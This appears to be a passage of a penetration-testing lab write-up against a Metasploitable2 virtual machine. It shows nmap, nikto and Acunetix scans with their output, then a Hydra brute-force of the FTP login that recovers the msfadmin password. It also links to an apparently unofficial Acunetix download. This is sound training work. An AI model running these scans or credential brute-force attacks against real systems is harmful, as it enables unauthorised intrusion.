 - **Traceroute**
- **-T4:**
Specifies **timing template**. T4 makes the scan faster and is ideal for LAN networks.
(Range: T0 [slowest] to T5 [fastest]).


- 192.168.161.182:
This is the **target IP address** that will be scanned.



```
(root@Kali)-[~]
# nmap -A -T4 192.168.161.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 17:09 IST
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 17:10 (0:00:01 remaining)
```

The screenshot shows a terminal window titled "Kali [Running] - Oracle VirtualBox". The command entered is "# nmap -A -T4 192.168.161.182". The output indicates the scan is starting, with 1 host up and 1 undergoing a service scan. The service scan timing is about 95.65% done, with an estimated time to completion of 17:10. The terminal window is set to root privileges and has a dark background with green text.

Result:-




```
(root@Kali)-[~]
# nmap -A -T4 192.168.161.182
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 17:09 IST
Stats: 0:00:31 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 95.65% done; ETC: 17:10 (0:00:01 remaining)
Stats: 0:02:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 98.25% done; ETC: 17:12 (0:00:00 remaining)
Nmap scan report for 192.168.161.182
Host is up (0.0021s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsFTPD 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|_ STAT:
|   FTP server status:
|     Connected to 192.168.161.192
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
```

The screenshot shows the completed Nmap scan report for the target IP. The report includes information about open ports (21/tcp and 22/tcp), their states, services, and versions. It also provides details about the FTP server, including its status, type, and session timeout. The terminal window is set to root privileges and has a dark background with green text.

B) Nikto:-

Command :- nikto -h http://192.168.161.182

- **nikto** – This is a web server vulnerability scanner.
- **-h** – This option is used to specify the host (target web server).
- **http://192.168.161.182/** – This is the URL or IP address of the web server you want to scan.



The screenshot shows a terminal window titled 'root@Kali:[~]' running on a Kali Linux system. The command 'nikto -h http://192.168.161.182/' is being typed into the terminal. The terminal window is set against a dark background with white text. Below the terminal is a standard Windows-style taskbar with various icons for applications like File Explorer, Task Manager, and Control Panel.

Result :- Vulnerabilities ↴

1. **Apache Server Version:** Using outdated Apache/2.2.8, which has known security risks.
2. **PHP Version:** PHP 5.2.4 detected; this version is outdated and vulnerable.
3. **Missing Security Headers:**
 - a. No **X-Frame-Options** header (risk of clickjacking).
 - b. No **X-Content-Type-Options** header (risk of MIME type confusion).

4. **Mod_negotiation MultiViews Enabled:** Can allow attackers to brute-force file names.
 5. **TRACE HTTP Method Enabled:** Vulnerable to Cross-Site Tracing (XST) attacks.
 6. **Directory Indexing Enabled:** Allows browsing of folders like /doc/, /test/, /icons/.
 7. **phpinfo.php Script Present:** Reveals sensitive system information.
 8. **phpMyAdmin Accessible:** Exposes database management interface, should be restricted.
 9. **Sensitive Files Exposed:** Files like wp-config.php found, which may contain credentials.
- 10. Junk HTTP Methods Allowed:** Server responds to uncommon or invalid HTTP methods.
- 11 . Potential Information Disclosure:** Certain URLs reveal PHP version and other data.

```
(root@Kali)-[~]
# nikto -h http://192.168.161.182/
- Nikto v2.5.0

+ Target IP:      192.168.161.182
+ Target Hostname: 192.168.161.182
+ Target Port:    80
+ Start Time:    2025-06-07 17:19:54 (GMT5.5)

+ Server: Apache/2.2.8 (Ubuntu) DAV/2
+ /: Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Fram
e-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fas
hion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /index: Uncommon header 'tcn' found, with contents: list.
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alt
ernatives for 'index' were found: index.php. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/
vulnerabilities/8275
+ Apache/2.2.8 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_
Tracing
+ /phpinfo.php: Output from the phpinfo() function was found.
+ /doc/: Directory indexing found.
+ /doc/: The /doc/ directory is browsable. This may be /usr/doc. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0678
+ /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals potentially sensitive information via certain HTTP requests that contain spec
ific QUERY strings. See: OSVDB-12184
```

C) Acunetix :-


Acunetix is an **automated web application security scanner** designed to identify and help fix vulnerabilities in websites, web applications, and APIs.

Download Link :- <https://github.com/securi3ytalent/acunetix-13-kali-linux>


How to use it :-

After Downloading the Acunetix , setup and open it in browser localhost


Acunetix




- Click on target




- click on add target



- Set the target address and description name



- Click on Scan button



- Click on Create Scan

- Here scanning started

- Scan completed

Acunetix Threat Level 3

One or more high-severity type vulnerabilities have been discovered by the scanner. A malicious user can exploit these vulnerabilities and compromise the backend database and/or deface your website.

Scan Duration	Requests	Average Response Time	Locations
7m 51s	16,077	1ms	147

Target Information

Address	http://192.168.161.182/
Server	Apache/2.2.8 (Ubuntu) DAV/2
Operating System	Ubuntu

Latest Alerts

- Cookie(s) without HttpOnly flag set
- Cross site scripting

- Click on Vulnerability section to see all vulnerability

Vulnerability Type	URL	Status	Severity
Apache JServ protocol service	http://192.168.161.182/	Open	95
Apache httpOnly cookie disclosure	http://192.168.161.182/	Open	95
Apache httpd remote denial of service	http://192.168.161.182/	Open	95
Cross site scripting (content-sniffing)	http://192.168.161.182/phpMyAdmin/phpmyadmin.css.php	Open	95
Development configuration file	http://192.168.161.182/mutillidae/.project	Open	95
Directory listing	http://192.168.161.182/dav/	Open	100
Directory listing	http://192.168.161.182/mutillidae/javascript/	Open	100
Directory listing	http://192.168.161.182/mutillidae/javascript/ddsmoothmenu/	Open	100
Directory listing	http://192.168.161.182/mutillidae/styles/	Open	100

- Click on site structure

We are done with web server Footprinting, host scanning, port scanning, Version Scanning, Vulnerability Scanning , now next step gaining access

Gaining Access

Open Ports Summary

Open Ports and Services Detected

- 21/tcp - FTP (vsftpd 2.3.4)
- 22/tcp - SSH (OpenSSH 4.7p1 Debian 8ubuntu1)
- 23/tcp - Telnet (Linux telnetd)
- 25/tcp - SMTP (Postfix smtpd)
- 53/tcp - DNS (ISC BIND 9.4.2)
- 80/tcp - HTTP (Apache httpd 2.2.8, PHP/5.2.4-2ubuntu5.10)
- 111/tcp - RPCbind (2)
- 139/tcp - NetBIOS-SSN (Samba smbd 3.X - WORKGROUP)
- 445/tcp - Microsoft-DS (Samba smbd 3.X - WORKGROUP)
- 512/tcp - exec
- 513/tcp - login (rlogin)
- 514/tcp - shell (rsh)
- 1099/tcp - Java RMI (rmiregistry)
- 1524/tcp - Metasploitable root shell
- 2049/tcp - NFS (rpc.statd)
- 2121/tcp - FTP (ProFTPD 1.3.1)
- 3306/tcp - MySQL (5.0.51a-3ubuntu5)
- 5432/tcp - PostgreSQL (PostgreSQL DB 8.3.0 - 8.3.7)
- 5900/tcp - VNC (protocol 3.3)
- 6000/tcp - X11 (Access denied)

Password Cracking

1.Password Cracking Using Hydra

Hydra (also known as **THC Hydra**) is a popular, fast, and flexible **password cracking tool** used for **brute forcing login credentials** on various network services. It is widely used in penetration testing and ethical hacking to test the strength of passwords by attempting many combinations automatically.

How to use it :-

- Open kali linux terminal and type following command 

Command :- hydra -l msfadmin -P /usr/share/wordlists//rockyou.txt -F 192.168.161.182 ftp

Explanation:-

- **hydra**: starts the Hydra brute-force tool
- **-l msfadmin**: sets the username to "msfadmin"
- **-P /usr/share/wordlists/rockyou.txt**: uses the rockyou.txt wordlist for passwords
- **-F**: stops after finding the first valid login
- **192.168.161.182**: target IP address (Metasploitable2)
- **ftp**: the service to attack (FTP login)


```
(root@Kali)-[~]
# hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.161.182 ftp
```

- Attack Started

```
(root@Kali)-[~]
# hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.161.182 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/the-hydra) starting at 2025-06-07 20:11:43
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:14344402), -896526 tries per task
[DATA] attacking ftp://192.168.161.182:21/
```

- Crack password



```
[root@Kali:~]# hydra -l msfadmin -P /usr/share/wordlists/rockyou.txt 192.168.161.182 ftp
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-07 20:10:01
[WARNING] Restoresfile (you have 10 seconds to abort ... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344402 login tries (l:1/p:14344402), ~896526 tries per task
[DATA] attacking ftp://192.168.161.182:21/
[21][ftp] host: 192.168.161.182 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-07 20:10:16

[root@Kali:~]#
```

